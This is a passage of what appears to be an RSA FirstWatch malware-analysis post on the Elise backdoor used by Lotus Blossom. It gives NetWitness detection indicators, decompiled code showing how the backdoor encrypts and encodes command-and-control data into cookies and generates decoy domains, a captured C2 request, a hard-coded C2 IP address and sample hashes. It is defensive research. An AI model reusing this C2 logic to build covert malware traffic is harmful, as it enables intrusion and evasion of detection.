
Service Analysis (10 values)
tld not com net org (1) - http1.1 without referer header (1) - http with binary (1) - http suspicious no cookie (1) - http post no get no referer (1) - http post no get (1) - http post missing content-type (1) - http not good mozilla (1) - http no referer (1) - http long user-agent (1)

Session Analysis (9 values)
watchlist port (1) - session size 0-5k (1) - sandbox_outbound_http_unknown (1) - sandbox outbound traffic (1) - ratio high transmitted (1) - not top 20 dst (1) - first carve not dns (1) - first carve (1) - exclude_identified (1)

Take note of the cookie set in this HTTP POST, because Lotus Blossom actors go to significant lengths to protect this data via both B64 encoding and AES encryption. The actual C2 for Elise takes place over "cookie" code and (rarely) body content.




```
v27 = 0;
v28 = (void *)a4;
v4 = this + 34;
v5 = this + 108;
v34 = 0;
memset(&Dst, 0, 0x59u);
if ( sub_D390CF(74, &v27, v4, &v34, (void *)a4) )
{
  sub_D37FBE("AES Encrypt Cookie2 Fail!");
  return 0;
}
v7 = *(_DWORD *)(v5 + 42) + *(_DWORD *)(v5 + 38) + 46;
v32 = 0;
memset(&v33, 0, 0xFCu);
sub_D3A476(&v32, 0xFDu, v5, v7);
v30 = 0;
memset(&v31, 0, 0x10Cu);
v26 = 0;
if ( sub_D390CF(v7, &v26, &v32, &v30, v28) )
{
  sub_D37FBE("AES Encrypt Cookie3 Fail!");
  return 0;
}
v8 = operator new(0x62u);
v9 = v27;
v25 = v8;
v27 = operator new(2 * (4 * (((signed int)v27 + 2) / 3) + 1));
v28 = operator new(2 * (4 * ((v26 + 2) / 3) + 1));
pwszHeaders = (LPCWSTR)1;
v10 = sub_D3847C(34);
if ( v10 == -1 )
{
  sub_D37FBE("AppType Base64Encode fail!");
  pwszHeaders = 0;
}
v11 = sub_D3847C(v9);
v24 = v11;
if ( v11 == -1 )
{
  sub_D37FBE("lpEnAppHead Base64Encode fail!");
  pwszHeaders = 0;
```



```
    sub_D37FBE("m_client_head Base64Encode fail!");
    pwszHeaders = 0;
  }
  if ( !pwszHeaders )
  {
    operator delete(v25);
    operator delete(v27);
    operator delete(v28);
    return 0;
  }
  v13 = v11 + v12 + v10 + 100;
  v14 = (__int16 *)operator new(0x208u);
  pwszHeaders = (LPCWSTR)operator new(2 * v13);
  v15 = rand();
  v16 = (unsigned int)sub_D322D3(v15 % 5 + 5, 4);
  sub_D3A689(v14, 260, 260, L"Cookie: %s=", v16);
  sub_D3A9BB(pwszHeaders, v13, v14);
  sub_D3AA2A(pwszHeaders, v13, v25, v10);
  operator delete(v25);
  v17 = rand();
  v18 = (unsigned int)sub_D322D3(v17 % 5 + 5, 4);
  sub_D3A689(v14, 260, 260, L"; %s=", v18);
  sub_D3A93E((__int16 *)pwszHeaders, v13, v14);
  sub_D3AA2A(pwszHeaders, v13, v27, v24);
  operator delete(v27);
  v19 = rand();
  v20 = (unsigned int)sub_D322D3(v19 % 5 + 5, 4);
  sub_D3A689(v14, 260, 260, L"; %s=", v20);
  v21 = (__int16 *)pwszHeaders;
  sub_D3A93E((__int16 *)pwszHeaders, v13, v14);
  sub_D3AA2A(v21, v13, v28, v26);
  operator delete(v28);
  sub_D3A93E(v21, v13, (__int16 *)L";");
  operator delete(v14);
  if ( a3 )
    v22 = *(void **)(a2 + 16);
  else
    v22 = *(void **)(a2 + 12);
  *(_DWORD *)(a2 + 8) = v22;
  if ( WinHttpAddRequestHeaders(v22, (LPCWSTR)v21, wcslen((const unsigned __int16 *)v21), 0xA0000000) )
```

Other infections (from the identical payload) each generated their own decoy domains to populate the host header, but in every case actually used the same hard-coded IP address, 103.236.150[.]14 .




service fw-concentrator-cuckoo - Concentrator | id 22229194 | type Network Session | source 10.10.10.160 : 49164 | destination 103.236.150.14 : 80 | service 80


```
POST /icmurlee/sktvhwj.xml HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Cookie: v3hloo=lgMVJyRzYAVIeOna7KAl5lMIiv6yljI9JycoMRdt7dBmBQ==;
5ldccde=WKoJ6tbUlVuk3Q8YDhISf+M60H5r7k98zes8Tp4KTaClsrf0hNjxnng7FHhY8V0QxsO/QF44ejk6txZEktaak3Wjldpf9w4lOaTOqWG9cm0=;
zrp5r=vM5KSE6ptLJEZW1s75Fop69IRN8QGBRT9qjTqfDZsxJmfy2nSR9gzpqXK6Na/lq9mkEYy1bdjxWBcDHm7Ue1A9bDERZ1htaPN85nPfPWCnY=;
Host: o.lozf.fct0o.100ey14.info
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;
.NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Content-Length: 2962

�.�t7�O.3����mE�E�@� Z�3�L��xkIXI�b��������-/_(.��{..A..�~s,.�.n��f����6.��o.��'�I�'.��.�tT$��妥
�..�yS�.s"����1�A�!���B�.L�OΘ�.3��d`.(���
�
.��\��.�Q����>5�2:��.'?b.�P�DY����=��.�E
������4�E��a����A.��z�3.��~g�.3=..#������[��.��e�����.n��g�N.���s.�.�..��?.&�KB��:2.
<r�i�p�c��e�⍰⍰UJ,���.�V�e�dEsM��+����B�.��)R�I�.V�����x|�n�W�5����p.�w.?
�D��y�������w⍰'.�Θ_Ч�G����?\��.j�:-�.*�>M�|?
j�k�.�H�7����.�����P).�a.�4�.�A��.�V��.�t3�����+���ur����i���%�����F�j�".�W*����}
�¸.����σ6.Ir��z=����.�������no���o�.�a�-��u�.]1���G�?b6姻�t��VOJ⍰U.>\v�1�.�I�K.�� O�/�\.�}B����1\d.□□□z1
�r�_.�y�=-�>b;I�Y/��s�.�.6..9�IS.u2.j�
���.I�F{��"%����6�{����i.�y�T&v.Û�n.��s����]wnj�����.���%�.��BB�����(�����`.����Q�ku]H��.�`�-
��p��!����n[i��z.�i..��.�.�ŗ�KGA��.�:^�}����LvC@G��.
c�⍰��z�8.�.=.FN)`�W^'.��v��=:!Q2���g.�^..P�¨[��1^��-�)�$_E�_�-.}%Dd�E�j�*E�.n�.Fo..�z.;Fx�.倱
��rk����□□□□s��.\.M����.V��.v |..ë.N�}Z=^d.�4Ca□å��.@E�W��.���zr�����b+.�t��d�����
�(;�.f�F�.�3!�W��帽��oVt��(��.��\o������.��.�q����`p�e�V..P���b$..�#�1.��tV.���5...�
�.�����D�_H�Y��..�&�:������=��Ir#0ℓ..Nc�1Q.
<;�>��.%χG|.�G�+�(�7.�.□b9^4�.oC�-��v�.�.y�-9�M.�b2�.�+�F����C.��9A..i�Q�j%M�.�/��{��:��F��?
```

The threat actors actually went to significant efforts to generate these seemingly random domains, likely in an attempt at obfuscating C2 traffic and avoiding domain-based detection/mitigation.



```
v9 = L".com";
v10 = L".net";
v11 = L".org";
v12 = L".info";
v13 = 0;
v1 = rand() % 4 + 1;
memset(&Dst, 0, 0x206u);
if ( v1 < 3 )
{
  v2 = rand() % 5 + 3;
  v3 = sub_D322D3(v2, 4);
}
else
{
  v3 = sub_D322D3(1, 4);
}
sub_D3A9BB(&v13, 260, v3);
if ( v1 > 1 )
{
  v4 = v1 - 1;
  do
  {
    sub_D3A93E(&v13, 260, L".");
    v5 = rand();
    v6 = sub_D322D3(v5 % 5 + 3, 4);
    sub_D3A93E(&v13, 260, v6);
    --v4;
  }
  while ( v4 );
}
v7 = rand() % 4;
sub_D3A93E(&v13, 260, (&v9)[2 * v7]);
return sub_D3A922(a1, 260, (const char *)L"%s", (unsigned int)&v13);
```



```
switch ( a2 )
{
  case 1:
    v2 = "abcdefghijklmnopqrstuvwxyz";
    break;
  case 2:
    v2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
    break;
  case 3:
    v2 = "0123456789";
    break;
  case 4:
    v2 = "0123456789abcdefghijklmnopqrstuvwxyz";
    break;
  default:
    v2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz";
    break;
}
v9 = 0;
memset(&Dst, 0, 0x206u);
v3 = strlen(v2);
v7 = 0;
memset(&v8, 0, 0x206u);
if ( a1 >= 1 )
{
  v6 = a1;
  do
  {
    v4 = rand();
    sub_D3A922(&v9, 260, (const char *)L"%c", v2[v4 % v3]);
    sub_D3A93E(&v7, 0x104u, &v9);
    --v6;
  }
  while ( v6 );
}
return &v7;
}
```

Based on both previous activity and this current Lotus Blossom campaign, it is clear that we are witnessing the continued rise of cyber tradecraft and activity from nation-states in the Southeast Asian theater.

Thanks to Kent Backman, Justin Lamarre, and Ahmed Sonbol for their assistance with this research.

The following samples were used for this analysis:

- Malicious RTF Dropper (SHA256): d3fc69a9f2ae2c446434abbfbe1693ef0f81a5da0a7f39d27c80d85f4a49c411
- NavShExt.dll (SHA256): 6dc2a49d58dc568944fef8285ad7a03b772b9bdf1fe4bddff3f1ade3862eae79

FirstWatch

RSA

League of Legends banner art credit: Riot Games

Visibility: RSA NetWitness Suite • **355 Views**

Last modified on Jan 30, 2018 6:29 PM

Tags: ecat | elise | firstwatch | trojan | rsa firstwatch | netwitness packet | backdoor | netwithess | apt32 | lotus blossom | vietnam

Categories: RSA NetWitness Endpoint | RSA NetWitness Packets

0 Comments

Recommended Content

Manage Authentication Sources

000032873 – Tips for troubleshooting Advanced Workflow in RSA Archer 6.0

000034499 – RSA Archer Advanced Workflow Service is not working and displays error: Service not available.

Configure a Custom Portal Page for Web Applications

Alerting Using ESA Guide

Products & Solutions
RSA® Access Manager
RSA® Adaptive Authentication
RSA® Adaptive Auth. for eCommerce
RSA® Adaptive Directory
RSA Archer® Suite
RSA BSAFE®
RSA® Data Loss Prevention (DLP)
RSA® Data Protection Manager (DPM)
RSA® Digital Certificate Solutions
RSA enVision®
RSA® Federated Identity Manager (FIM)
RSA® FraudAction Services
RSA® Identity Governance & Lifecycle
RSA NetWitness® Endpoint
RSA NetWitness® Logs & Packets
RSA SecurID® Suite
RSA® Web Threat Detection

Support
My RSA
RSA Labs
RSA Ready

Activity Feed
About RSA Link
Terms & Conditions
Submit Feedback

RSA University
RSA Archer® Suite Training
RSA NetWitness® Suite Training
RSA SecurID® Suite Training

Home | Top of page | Help